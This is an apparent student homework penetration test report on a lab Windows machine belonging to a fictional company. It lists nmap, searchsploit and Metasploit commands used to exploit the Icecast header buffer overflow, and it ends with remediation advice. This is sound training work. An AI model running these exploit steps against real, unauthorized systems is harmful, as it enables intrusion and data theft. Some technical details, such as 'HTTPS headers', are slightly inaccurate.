GoodSecurity Penetration Test Report

ShaunPoseley[@GoodSecurity.com](mailto:YOURNAMEHERE@GoodSecurity.com)

12/19/2020

# High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp’s CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans’ computer and determine if it is at risk. GoodSecurity’s overall objective was to exploit any vulnerable software and find the secret recipe file on Hans’ computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were

identified on Hans’ desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploit two programs that had major vulnerabilities. The details of the attack can be found in the ‘Findings’ category.

# Findings

Machine IP:

Machine’s IP address – 192.168.0.20

Hostname:

Actual name of the machine - MSEDGEWIN10

Vulnerability Exploited:

The name of the script or Metasploit module used - Icecast\_Header

Vulnerability Explanation:

This vulnerability is called Icecast Header Overwrite. This vulnerability exploits a buffer overflow in the header parsing of icecast. Icecast Header Overwrite works by sending 32 HTTPS headers to an IP, this causes a write one past the end of a pointer array.

Severity:

This vulnerability has the potential to be extremely severe and should be fixed immediately. With this vulnerability in place, attackers may be able to steal some sensitive information and/or files.

Proof of Concept:

This is where you show the steps you took. Show the client how you exploited the software services. Please include screenshots!

Commands used (in order):

nmap -sV -sS 192.168.0.20

searchsploit icecast

msfconsole

search icecast


use exploit/windows/https/icecast\_header


set RHOST 192.168.0.20


exploit

All steps taken are located in (Homework\_HW17-Penetration-Testing-2.md)

Screenshots below







# Recommendations

What recommendations would you give to GoodCorp?

The best thing that GoodCorp can do is to double check all of their ports and close any and all unwanted, unused, and unnecessary ports. I was able to use the Icecast Header Overwrite vulnerability to my advantage purely because they did not close the port that was vulnerable to it. Secondly, GoodCorp should look into and ensure that any and all private information or files are stored on a secured PC or database. Seeing that the CEO had a file on their workstation named, “secretfile.txt” is a huge example of why storing your data properly should be a top priority issue. Other things that GoodCorp should look at is proper education and training for their employees to ensure that they know how to operate within their network and not cause any issues within it. As well as, enforcing safe password practices, regularly back up all data, install anti-malware software, use multifactor authentication, etc. If GoodCorp follows all of these recommendations, they should be much more secure and wouldn’t have vulnerabilities such as Icecast that would jeopardize the security of their network.